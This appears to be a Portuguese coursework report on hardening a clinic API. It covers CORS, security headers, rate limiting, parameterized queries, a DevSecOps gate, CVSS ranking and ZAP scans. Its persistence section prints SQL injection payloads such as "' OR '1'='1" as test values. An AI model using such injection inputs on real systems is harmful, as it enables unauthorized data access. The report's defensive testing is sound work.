`evidencias/ex09-correcoes-antes-depois.txt` executa os mesmos payloads do Exercício 8 contra as rotas corrigidas e termina com a trilha de auditoria. Os testes `test_t01_*`, `test_t02_*`, `test_t09_*`, `test_t11_*` e `test_pagina_da_agenda_exibe_payload_xss_como_texto` fixam o comportamento.



Exercício 10 - Hardening de rede e proteção contra abuso

CORS com allowlist explícita

```
app.add_middleware(
    CORSMiddleware,
    allow_origins=cfg.origens_permitidas,
    allow_credentials=True,
    allow_methods=["GET", "POST", "PUT", "DELETE"],
    allow_headers=["Authorization", "Content-Type"],
    max_age=600,
)
```

- As origens vêm de `CLINICA_CORS_ORIGENS` no `.env`, separadas por vírgula.
- `Configuracoes.recusar_coringa` (`app/config.py`) derruba a inicialização se houver `*` em qualquer posição. O controle não depende da disciplina de quem edita o `.env`, que é o ponto em que o outro serviço foi reprovado.
- Métodos e cabeçalhos também são enumerados. O wildcard em `allow_headers` ou `allow_methods` transformaria o preflight em autorização em branco.
- A página da recepção não depende de CORS: é servida pela própria origem.

Evidência: preflight da origem `http://localhost:5173` recebe `access-control-allow-origin`; o de `https://atacante.exemplo` recebe 400 sem o cabeçalho. `Configuracoes(cors_origens="*")` levanta `ValidationError`.

Cabeçalhos de segurança

`CabecalhosDeSegurancaMiddleware` é o middleware mais externo, então os cabeçalhos saem em toda resposta, inclusive 401 do middleware JWT, 404 do framework e 429 do limitador.

Cabeçalho	Valor	Ameaça
Strict-Transport-Security	`max-age=31536000; includeSubDomains`	Downgrade para HTTP e interceptação do token (só tem

		efeito quando servido por HTTPS, por isso o TLS fica na borda)
X-Frame-Options	`DENY`	Clickjacking na agenda da recepção
X-Content-Type-Options	`nosniff`	Navegador interpretando JSON com HTML como página
Referrer-Policy	`no-referrer`	URLs com id de consulta vazando em navegação externa
Content-Security-Policy	`default-src 'self'; script-src 'self'; style-src 'self'; ... frame-ancestors 'none'; object-src 'none'`	Segunda barreira contra XSS
Cache-Control	`no-store`	Dado de saúde em cache de navegador compartilhado na recepção
Permissions-Policy, Cross-Origin-Opener/Resource/Embedder-Policy	restritivos	Acrescentados após o scan ZAP do Exercício 13

A CSP da documentação (`/docs`, `/redoc`) é diferente porque o Swagger carrega recursos do jsDelivr e um script inline. A concessão vale só para essas páginas, que não exibem dado de usuário, e a documentação pode ser desligada em produção.

Rate limiting diferenciado

`app/limiter.py` (slowapi, chave por IP, valores no `.env`):

Tipo de rota	**Limite**	**Justificativa**
`POST /auth/token`, `POST /auth/mfa`, `POST /web/login`	5/min	Um acerto entrega uma conta; usuário legítimo raramente erra mais de 3 vezes

Escrita (criar, remarcar, cancelar, cadastrar)	20/min	Abuso aqui é flood de conteúdo
Leitura (listagens, busca, horários)	60/min	Maior volume legítimo, inclusive do laboratório
Demais rotas	120/min	Teto padrão

Um limite único para a API erraria dos dois lados: baixo trava a navegação; alto deixa passar centenas de senhas por minuto. O 429 traz `Retry-After` e não informa quantas tentativas restam.

Rate limiting por IP não para ataque distribuído. Por isso há uma segunda camada, por identidade (`app/auth/security.py`): 5 falhas seguidas para o mesmo e-mail ou client_id bloqueiam a conta por 15 minutos, independentemente do IP. A mensagem de bloqueio não diz se a senha estava certa.

Evidência (`evidencias/ex10-cors-cabecalhos-rate-limit.txt`): tentativas 1 a 5 com 401, a 6ª e a 7ª com 429 e `Retry-After: 60`; 20 leituras no mesmo intervalo com 200; após zerar o contador por IP, a senha correta continua recebendo 429 por causa do bloqueio da conta.

Exercício 11 - Persistência segura

SQLModel com queries parametrizadas

- Tabelas em `app/db_models.py`; contratos de API em `app/models.py`. A separação é o que permite ao banco ter campos internos sem risco de expô-los.
- Repositório em `app/database.py`: toda consulta é montada com `select()`, `where()`, `col()` e `sessao.get()`. Nenhuma string SQL é construída por concatenação ou f-string em código de produção; a única ocorrência do projeto é a versão vulnerável preservada em `app/routes/inseguro.py`, detectada por Bandit (B608) e Semgrep (`avoid-sqlalchemy-text`).
- O nome de coluna e a ordenação nunca vêm do cliente.
- `contains(termo, autoescape=True)` gera `LIKE '%' || ? || '%' ESCAPE '/'`: o termo vai como parâmetro e `%`/`_` perdem o significado de coringa.

SQL capturado no driver ao chamar o repositório com payloads, sem a whitelist na frente:

```
SELECT paciente.id, paciente.nome, ... FROM paciente
WHERE (paciente.nome LIKE '%' || ? || '%' ESCAPE '/') ORDER BY paciente.nome
parâmetros ligados: ("' OR '1'='1",)


SELECT usuario.id, ... FROM usuario WHERE usuario.email = ?
parâmetros ligados: ("admin@clinica.dev' --",)
```

Resultado: nenhuma linha. O payload chega ao banco como valor, nunca como comando.

Sessão por injeção de dependência

```
def get_session() -> Iterator[Session]:
    with Session(engine) as sessao:
        yield sessao


SessaoDep = Annotated[Session, Depends(get_session)]
```

Cada requisição recebe a própria sessão, fechada ao final mesmo quando o handler levanta exceção. Não há sessão global compartilhada entre requisições concorrentes. Nos testes, a mesma injeção permite substituir a sessão por um mock (`tests/test_unitarios_mock.py`).

Credenciais com BaseSettings e .env

`app/config.py`:

Decisão	Efeito
`jwt_secret: SecretStr` sem valor padrão	Sem `CLINICA_JWT_SECRET` a aplicação não sobe; serviço nunca roda com chave conhecida
Validador de tamanho mínimo (32)	Segredo fraco também impede a subida
`SecretStr`	O valor não aparece em `repr`, log ou traceback (`SecretStr('**********')`)
`database_url` vinda do ambiente	Usuário e senha do banco nunca entram no código; trocar SQLite por PostgreSQL é mudar uma linha do `.env`
`.env` no `.gitignore` e fora do ZIP	Entrega só o `.env.example`, sem segredos
`carregar_dados_demonstracao=False` por padrão	Contas de avaliação não existem em produção

O `.env.example` documenta todas as variáveis com o prefixo `CLINICA_` e deixa `CLINICA_JWT_SECRET` vazio, com o comando para gerar um valor.

Evidência: `evidencias/ex11-persistencia-e-credenciais.txt`.

Exercício 12 - Pipeline DevSecOps e auditoria automatizada

Em que fase do SDLC cada tipo de ferramenta atua

Tipo	Ferramenta	Fase	Gatilho	Por que nesta fase
SAST	Bandit e Semgrep (`p/python`, `p/owasp-top-ten`, `p/secrets`, `p/jwt`)	Codificação / commit e pull request	Todo push e PR	Não precisa da aplicação rodando, roda em segundos e aponta arquivo e linha. É onde aparecem SQL concatenado (V2) e credencial no código (V-10), que no histórico deste Assessment custaram caro. Achar aqui custa uma revisão; achar em produção custa um incidente com dado de saúde
SCA	pip-audit sobre `requirements.txt`	Build, no mesmo PR, e semanalmente (`schedule`)	Push, PR e cron de segunda	Vulnerabilidade de dependência surge sem nenhuma mudança no código: o mesmo `requirements.txt` aprovado ontem pode estar vulnerável hoje. Por isso o agendamento semanal
Testes de segurança	pytest (174 testes, um ou mais por ameaça T-xx) e auditoria OpenAPI	Build	Todo push e PR	Falhas de autorização (BOLA, BFLA) dependem do contexto de negócio e nenhum scanner as encontra; só teste escrito a partir do threat model as pega

DAST	OWASP ZAP baseline e API scan em modo seguro (passivo), autenticados	Teste / homologação efêmera, depois do build	Após os testes passarem	Precisa da aplicação no ar com a configuração real (middlewares, cabeçalhos, cookies). Passivo para poder rodar em todo PR sem alterar dados nem derrubar o ambiente
IAST	Agente instrumentando a aplicação (ex.: Contrast)	QA / testes de integração, junto com os testes funcionais	Ambiente de QA	Correlaciona a requisição do teste com a linha executada, reduzindo falso positivo do DAST. Não foi implementado: não há agente IAST gratuito para Python/FastAPI. Registrado como lacuna (R-08); a suíte pytest com `TestClient` cobre parcialmente o papel ao exercitar o código real por dentro

A ordem no workflow segue o custo: o que é barato e determinístico (SAST, SCA, testes) roda primeiro e em paralelo; o DAST só roda se os testes passarem; o gate só decide depois de todas as evidências.

Priorização das vulnerabilidades: CVSS 3.1 e impacto de negócio

Scores calculados com a biblioteca `cvss` (`AT_ferramentas/calcular_cvss.py`, saída em `evidencias/ex12-cvss.md`).

ID	Vulnerabilidade	Vetor CVSS 3.1	Score	Impacto de negócio	Prioridade

V-10	Contas de avaliação com hash no código	`AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`	9.1 Crítica	Se ligado em produção, credenciais publicadas no README dão acesso total a dados de saúde	P0
V-07	Administrador sem segundo fator	`AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H`	8.1 Alta	Uma senha vazada entrega usuários, trilha de auditoria e toda a base	P0
V-03	SQL injection na busca	`AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L`	7.6 Alta	Extração em massa de CPFs e hashes; incidente comunicável à ANPD	P0
V-04	XSS armazenado na agenda	`AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N`	7.6 Alta	Uma observação maliciosa atinge a recepção de toda a clínica	P0
V-06	Login sem limite, sem bloqueio, com enumeração	`AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N`	7.4 Alta	Tomada de conta; já ocorreram tentativas de força bruta	P0
V-01	BOLA em consultas	`AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`	6.5 Média	Dado de saúde de terceiros a partir de qualquer conta de paciente; dano reputacional e	P0 (ver critério)

				sanção (LGPD art. 52)	
V-05	Mass assignment	AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N	6.5 Média	Consulta em nome de outro profissional e trilha falsificada	P1
V-09	CORS com wildcard	AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:N	5.3 Média	Reprovação em auditoria de pré-produção	P1
V-02	BOLA em pacientes	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N	4.3 Média	Cadastro de paciente alheio (CPF já mascarado)	P1
V-11	Formulários sem token anti-CSRF	AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N	4.3 Média	Login/logout forçado da recepção	P1
V-12	Erro 422 refletindo o valor enviado	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N	4.3 Média	Dado sensível reaparecendo em log de erro do cliente	P2
V-08	Sem cabeçalhos de segurança	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N	4.2 Média	Clickjacking, sniffing; item de checklist de auditoria	P1
V-13	Sem COOP/CORP/COEP/Permissions-Policy	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N	3.1 Baixa	Endurecimento adicional	P2

O CVSS base não enxerga o domínio. A BOLA do enunciado sai com 6.5 porque a fórmula não sabe que o dado exposto é de saúde nem que a exploração é trivial e em massa. O critério de impacto de negócio sobe a prioridade dela para P0.



Critério de severidade do security gate

`ci/security_gate.py` lê os relatórios de Bandit, Semgrep, pip-audit e ZAP e **bloqueia** o pipeline quando houver:

1. qualquer achado de severidade alta ou crítica (equivalente a CVSS ≥ 7.0);
2. achado médio cuja CWE pertença às classes que, neste Assessment, produziram as vulnerabilidades mais graves: controle de acesso (A01: CWE-22, 200, 201, 284, 285, 352, 359, 425, 639, 862, 863), injeção (A03: CWE-78, 79, 89, 94, 943) e credencial no código (CWE-259, 798);
3. qualquer vulnerabilidade conhecida em dependência (o pip-audit não informa severidade; na dúvida, conta como alta);
4. relatório ausente (fail-closed: etapa que não produziu evidência conta como reprovada).

Achados abaixo disso viram aviso no resumo do job. Exceções exigem ferramenta, regra, **arquivo**, justificativa, aprovador e **data de validade** em `ci/excecoes-seguranca.json`; vencida a data, o achado volta a bloquear.

Justificativa:

- Só CVSS ≥ 7.0 deixaria passar a BOLA (6.5), que é a falha mais grave do histórico e o motivo do Exercício 8. A regra 2 corrige exatamente isso usando a CWE, que é estável entre ferramentas.
- A severidade das ferramentas é genérica: o Bandit classifica SQL concatenado como médio (B608) e o ZAP classifica ausência de token CSRF como médio. Nos dois casos, o impacto aqui é alto.
- Bloquear todo médio pararia o time por achados de baixo impacto (cabeçalhos opcionais, informativos do ZAP), e um gate que bloqueia sempre acaba desligado. O critério bloqueia o que já causou dano e avisa o resto.

- Exceção com arquivo e prazo evita o "aceite permanente": a exceção do SQL de demonstração vale para `app/routes/inseguro.py` e não para um SQL concatenado novo em outro arquivo.

Execução do gate

Rodada	Entrada	Resultado	Evidência
1	Bandit + Semgrep + pip-audit, código como estava	**BLOQUEADO**: 7 hashes de contas de avaliação em `app/database.py` (Semgrep, CWE-798) e o SQL concatenado de demonstração (Semgrep e Bandit, CWE-89)	`evidencias/pipeline/gate-rodada1.md`
Correção	Contas de avaliação movidas para `app/seed.py`, desligadas por padrão (`CLINICA_CARREGAR_DADOS_DEMONSTRACAO=false`); exceções com prazo para o seed e para o router de demonstração		`ci/excecoes-seguranca.json`
2	Mesmas ferramentas	APROVADO com 3 exceções e 2 avisos de baixa severidade	`evidencias/pipeline/gate-rodada2.md`
ZAP rodada 1	Relatórios do ZAP	**BLOQUEADO**: ausência de token anti-CSRF (médio, CWE-352, A01)	`evidencias/zap/rodada1/gate-zap-rodada1.md`

3	Todas as ferramentas e ZAP rodada 2, já com o workflow e o CSRF escritos	**BLOQUEADO**: saída do `curl` canalizada para o `python` no job de DAST (Semgrep `gha-curl-pipe-shell`, CWE-78) e `bool()` sobre o token CSRF recebido (Semgrep `nan-injection`)	`evidencias/pipeline/gate-rodada3.md`
Correção	Resposta do `curl` gravada em arquivo antes de ser lida; `csrf_valido` reescrito sem o cast		
Final	Todas as ferramentas	APROVADO	`evidencias/pipeline/gate-final.md`

Workflow GitHub Actions

`.github/workflows/security.yml`:

Job	Depende de	O que faz
`sast`		Bandit e Semgrep, relatórios em JSON como artefato
`sca`		pip-audit em JSON
`testes`		`pip install -r requirements-dev.txt`, pytest com JUnit, `ci/auditar_openapi.py` (falha se houver achado ALTA)

`dast`	`testes`	Sobe a aplicação com segredo gerado na hora, autentica profissional e recepção com credenciais vindas de `secrets`, roda ZAP baseline e API scan passivos com `.zap/rules.tsv`
`security-gate`	todos	Falha se alguma etapa não concluiu; aplica `ci/security_gate.py` sobre os artefatos e publica o resumo em `GITHUB_STEP_SUMMARY`

As ferramentas rodam com `|| true` para sempre produzir relatório; quem decide é o gate, em um lugar só. Permissões do token do workflow restritas a `contents: read`. Segredos de homologação mascarados com `::add-mask::`.


Quando o próprio workflow passou pelo Semgrep, ele apontou actions referenciadas por tag mutável (`@v4`, CWE-1357): o dono da action pode reapontar a tag e injetar código no pipeline. Como é médio fora das classes bloqueantes, entrou como aviso; ainda assim foi corrigido fixando cada action pelo SHA do commit (com a versão em comentário) e as imagens do Semgrep e do ZAP por digest.

A mesma sequência também roda localmente (`AT_ferramentas/executar_pipeline_local.py`), com Semgrep e ZAP pelas imagens Docker oficiais. As saídas estão em `evidencias/pipeline/` e `evidencias/zap/`.


Execução no GitHub Actions

O projeto está no repositório privado `yohanngusso/consultas-api-dr2-at`. Os quatro segredos do DAST foram cadastrados como Actions secrets (cifrados com a chave pública do repositório) e aparecem como `***` nos logs. Resumo e log de cada job estão em `evidencias/github-actions/`.

Execução	Evento	Resultado	O que demonstra
37166298281	push na `main` (commit inicial)	Todos os jobs verdes em 3m32s; gate APROVADO com 18 achados, 0 bloqueantes e 3 exceções	Pipeline completo rodando no GitHub com o mesmo resultado da execução local: 174 testes, OpenAPI sem achados, ZAP autenticado sem falhas
37166685255	push na `main` (Dependabot)	Verde	`.github/dependabot.yml` passa a abrir PRs semanais para pip e para as actions fixadas por SHA; cada PR do Dependabot passa pelo mesmo pipeline
37166747797	pull request #1	Testes, SAST, SCA e DAST verdes; **gate BLOQUEADO**	PR de demonstração com `buscar_paciente_por_cpf` montando SQL por f-string em `app/database.py`. Os testes passam porque a função não é usada; quem barra é o gate: Semgrep `avoid-sqlalchemy-text` (alta) e Bandit B608 (médio, mas CWE-89). A exceção de `app/routes/inseguro.py` não cobre o arquivo novo. PR fechado sem merge
37167023629	push na `main` (evidências)	Verde em 4m17s	Pipeline segue aprovado depois da inclusão das evidências



Execução aprovada na main



Histórico de execuções: main sempre verde, PR #1 vermelho e as varreduras do Dependabot

O PR #1 mostra o motivo de o gate ser um job separado: um pipeline que só rodasse testes teria aprovado a mudança.

Limitação: tornar o `Security gate` um status check obrigatório para merge na `main` (branch protection ou rulesets) exige GitHub Pro em repositório privado. No plano gratuito o bloqueio aparece no PR, mas não impede tecnicamente o merge (risco residual R-10).

Testes de autorização expandidos a partir do threat model

`tests/test_autorizacao.py` começou com o teste de rota administrativa do Exercício 6 (T-03) e foi expandido para os vetores do threat model. Cada teste carrega o ID da ameaça no nome:

Ameaça	Vetor coberto
T-01	Paciente lendo consulta de outro; profissional lendo consulta de outro; enumeração sequencial; 404 antes de 403; rotas sem token
T-02	Profissional lendo paciente de outro; busca restrita; agendamento para paciente alheio
T-03	Três papéis contra duas rotas admin; administrador com MFA; pedido de escopo `admin` por profissional
T-04	Token do laboratório em cinco rotas de dados; escopo fora do contrato; claims sem PII; usuário na rota do laboratório
T-06	`alg=none`; assinatura com outra chave; payload adulterado; papel divergente do cadastro
T-07	Token expirado; sem `exp`; audiência trocada; usuário desativado com token válido
T-08	Senha do admin sem token; código MFA errado; token de admin sem claim `mfa`
T-11	Quatro campos de mass assignment
T-15	Acesso negado registrado na trilha
T-19	Agenda sem sessão; profissional na página da recepção
T-20	Paciente alterando/cancelando; profissional alterando consulta alheia

Os vetores de entrada e de infraestrutura (T-05, T-09, T-10, T-13, T-14, T-17, T-19, T-21, T-22) estão em `tests/test_entrada.py` e `tests/test_cabecalhos_e_limites.py`. Saída completa: `evidencias/ex12-ex13-suite-pytest.txt`.

Exercício 13 - Capstone: auditoria final

Aplicação final

Camada	Controle	Onde
Autenticação	OAuth2 password e client_credentials, bcrypt, JWT com `exp`/`aud`, MFA, bloqueio por identidade, CSRF na página	`app/auth/`, `app/routes/auth.py`, `app/routes/web.py`
Autorização	Middleware JWT fail-closed, RBAC por escopo, `exigir_posse`, guarda de posse, trilha de auditoria	`app/middlewares.py`, `app/auth/dependencies.py`
Validação	`extra="forbid"`, regex, enums, janelas de data, erro 422 sem eco	`app/models.py`, `app/validators.py`, `main.py`
Saída	`response_model` por consumidor, CPF mascarado, autoescape	`app/models.py`, `templates/`
Cabeçalhos e rede	HSTS, XFO, XCTO, CSP, COOP/CORP/COEP, Permissions-Policy, `no-store`, CORS allowlist, rate limiting	`app/middlewares.py`, `main.py`, `app/limiter.py`
Persistência	SQLModel parametrizado, sessão por dependência, `BaseSettings` + `.env`	`app/database.py`, `app/config.py`

Scan passivo com OWASP ZAP

Executado com a imagem oficial `zaproxy/zap-stable` (Docker), contra a aplicação rodando com a configuração de entrega (sem o router de demonstração), autenticado:

- `zap-baseline.py -t /web/agenda -m 2`: spider de 2 minutos e regras passivas na página da recepção, com o cookie de sessão de uma recepcionista injetado por `ZAP_AUTH_HEADER`.
- `zap-api-scan.py -t /openapi.json -f openapi -S`: importa as 20 operações do OpenAPI; `-S` (safe mode) desliga o scan ativo e faz só a análise passiva. Autenticado com o Bearer de uma profissional.

Na primeira tentativa o cabeçalho de autorização foi passado por `-z replacer...` e o valor "Bearer <token>" foi quebrado no espaço: todas as 19 rotas protegidas responderam 401 e o scan só viu respostas de erro. A rodada válida usa as variáveis `ZAP_AUTH_HEADER`/`ZAP_AUTH_HEADER_VALUE` do próprio ZAP, e o log do servidor confirmou 200/403/404/422 nas rotas protegidas.

Rodada 1 (antes)

Plugin	Alerta	Risco	CWE	Onde
10202	Absence of Anti-CSRF Tokens	Médio	352	`/web/login`, `/web/agenda` (formulários de login e logout)
90004	Cross-Origin-Embedder-Policy / Opener-Policy / Resource-Policy ausentes	Baixo	693	Páginas e API
10063	Permissions Policy Header Not Set	Baixo	693	Páginas
10096	Timestamp Disclosure - Unix	Baixo	497	`/auth/eu`
10049	Non-Storable / Storable Content	Informativo	524	Geral

100000	Client Error response	Informativo	388	Rotas protegidas (403/404/422 esperados)

O gate bloqueou a rodada 1 pela ausência de token anti-CSRF (médio com CWE de A01). Relatórios em `evidencias/zap/rodada1/`.

Correções

Alerta	Correção
10202 CSRF	`app/auth/csrf.py`: token aleatório em cookie HttpOnly/SameSite=Strict e campo oculto `csrf_token`, comparados com `compare_digest` no login e no logout. Novo token após o login
90004, 10063	`Cross-Origin-Opener-Policy: same-origin`, `Cross-Origin-Resource-Policy: same-origin`, `Cross-Origin-Embedder-Policy: require-corp` (fora da documentação) e `Permissions-Policy` restritiva em `CABECALHOS_DE_SEGURANCA`
10029 Cookie Poisoning (apareceu na primeira execução da rodada 2)	A resposta do POST regravava o cookie CSRF com o mesmo valor do campo enviado; `garantir_cookie_csrf` só grava quando o cookie ainda não existe
10096	Falso positivo: `iat`/`exp` do próprio token devolvidos ao titular. Registrado como `IGNORE` justificado em `.zap/rules.tsv`
10049, 100000	Informativos esperados: `no-store` é intencional e os 4xx são os controles funcionando. `IGNORE` justificado

Também foi adicionado `--no-server-header` na execução do uvicorn.

Rodada 2 (depois)

Nenhum alerta médio ou alto; restaram apenas os informativos e o falso positivo justificado. Gate aprovado. Relatórios em `evidencias/zap/rodada2/`.

ZAP by Checkmarx **ZAP Scanning Report**

Site: http://host.docker.internal:8000

Generated on Sat, 3 Oct 2026 23:36:26

ZAP Version: 2.17.0

ZAP by Checkmarx


Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	4
Informational	2
False Positives:	0

Insights

Level	Reason	Site	Description	Statistic
Info	Informational	http://host.docker.internal:8000	Percentage of responses with status code 2xx	54 %
Info	Informational	http://host.docker.internal:8000	Percentage of responses with status code 3xx	9 %
Info	Informational	http://host.docker.internal:8000	Percentage of responses with status code 4xx	36 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with content type application/json	44 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with content type text/css	11 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with content type text/html	33 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with method GET	77 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with method POST	22 %
Info	Informational	http://host.docker.internal:8000	Count of total endpoints	9

Resumo do ZAP baseline, rodada 1



Site: http://host.docker.internal:8000

Generated on Sun, 4 Oct 2026 00:27:33

ZAP Version: 2.17.0

ZAP by Checkmarx

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	0
Low	0
Informational	3
False Positives:	0

Insights

Level	Reason	Site	Description	Statistic
Info	Informational	http://host.docker.internal:8000	Percentage of responses with status code 2xx	54 %
Info	Informational	http://host.docker.internal:8000	Percentage of responses with status code 3xx	9 %
Info	Informational	http://host.docker.internal:8000	Percentage of responses with status code 4xx	36 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with content type application/json	44 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with content type text/css	11 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with content type text/html	33 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with method GET	77 %
Info	Informational	http://host.docker.internal:8000	Percentage of endpoints with method POST	22 %
Info	Informational	http://host.docker.internal:8000	Count of total endpoints	9

Resumo do ZAP baseline, rodada 2

Testes unitários com mocking

`tests/test_unitarios_mock.py` (50 testes) isola regras de entrada e de autorização do banco, da rede e do relógio:

Alvo	Técnica	O que prova
`pode_ler_consulta`, `pode_alterar_consulta`, `pode_ler_paciente`	Principais e objetos falsos (`SimpleNamespace`)	Matriz de posse por papel, inclusive papel desconhecido
`exigir_posse`	`MagicMock` no carregador e `patch` em `registrar_auditoria`	403 + auditoria "negado" + requisição não marcada; 404 para id malformado ou inexistente sem chamar a regra

`obter_principal`	`patch` em `obter_usuario_por_id`	Usuário desativado → 401; sem claims → 401; escopo ausente → 403 auditado
`GuardaAutorizacaoMiddleware`	App mínimo com rota sem verificação	Rota que esquece a posse responde 500 sem vazar o corpo
`autenticar_usuario`	`patch` no repositório e no bcrypt	E-mail inexistente ainda executa o bcrypt (tempo constante); bloqueio após 5 falhas mesmo com senha correta
Desafio MFA	`patch` em `time.monotonic`	Expira em 5 min; descartado após 3 erros; uso único
Validadores	Relógio fixo com `patch` em `agora_na_clinica`	Whitelist da busca, CPF, máscara, horário de atendimento

Auditoria da especificação OpenAPI

`ci/auditar_openapi.py` lê `app.openapi()` e verifica:

1. toda operação não pública declara requisito de segurança;
2. nenhum schema de resposta 2xx contém campo interno (`token_auditoria`, `criado_por_id`, `ip_origem`, `senha_hash`, `segredo_hash`, `cpf`...), percorrendo `$ref`, `items` e `anyOf`;
3. corpo JSON com `additionalProperties: false` (`extra="forbid"`);
4. strings de parâmetros e corpos com `maxLength`, `pattern`, `enum` ou formato fechado;
5. rotas protegidas documentam 401, 403 e 429;
6. os dois fluxos aceitos pelo `/auth/token` estão declarados em `securitySchemes`.



Execução	Achados	Evidência
Primeira	15: fluxo `clientCredentials` não declarado; 14 operações sem 401/403/429 documentados	`evidencias/openapi/auditoria-antes.md`
Após correção (`OAuth2Laboratorio` e `RESPOSTAS_DE_ERRO` nos routers)	0	`evidencias/openapi/auditoria-depois.md`
Com o router de demonstração ligado	12, sendo 2 ALTA (rotas sem segurança): o script sai com erro	`evidencias/openapi/auditoria-modo-vulneravel.md`

O script roda no job `testes` do pipeline e falha em achado ALTA. Em produção a especificação inteira pode ser desligada com `CLINICA_DOCS_ATIVOS=false`.

Relatório final

A correlação ameaça → OWASP → finding → correção → evidência e os riscos residuais estão na seção Relatório de rastreabilidade, a seguir.

Relatório de rastreabilidade (capstone)

Liga cada ameaça do threat model (Exercício 4) à categoria OWASP, ao finding que a evidenciou (leitura de código, teste, SAST ou ZAP), à correção no código e à evidência final.

1. Findings do OWASP ZAP

Finding ZAP	Risco	CWE	OWASP 2021	Ameaça	Correção	Estado na rodada 2
10202 Absence of Anti-CSRF Tokens	Médio	352	A01	T-19	`app/auth/csrf.py`, campo `csrf_token` em `templates/login.html` e `templates/agenda.html`, validação em `app/routes/web.py`	Resolvido
90004 COEP / COOP / CORP ausentes	Baixo	693	A05	T-13	`CABECALHOS_DE_SEGURANCA` e COEP em `CabecalhosDeSegurancaMiddleware` (`app/middlewares.py`)	Resolvido
10063 Permissions Policy ausente	Baixo	693	A05	T-13	`Permissions-Policy` em `CABECALHOS_DE_SEGURANCA`	Resolvido
10029 Cookie Poisoning	Informativo	565	A08	T-19	`garantir_cookie_csrf` não regrava o cookie com valor vindo da requisição	Resolvido
10096 Timestamp Disclosure	Baixo	497	A01	T-12	Falso positivo (claims do próprio token em `/auth/eu`); `IGNORE` justificado em `.zap/rules.tsv`	Aceito
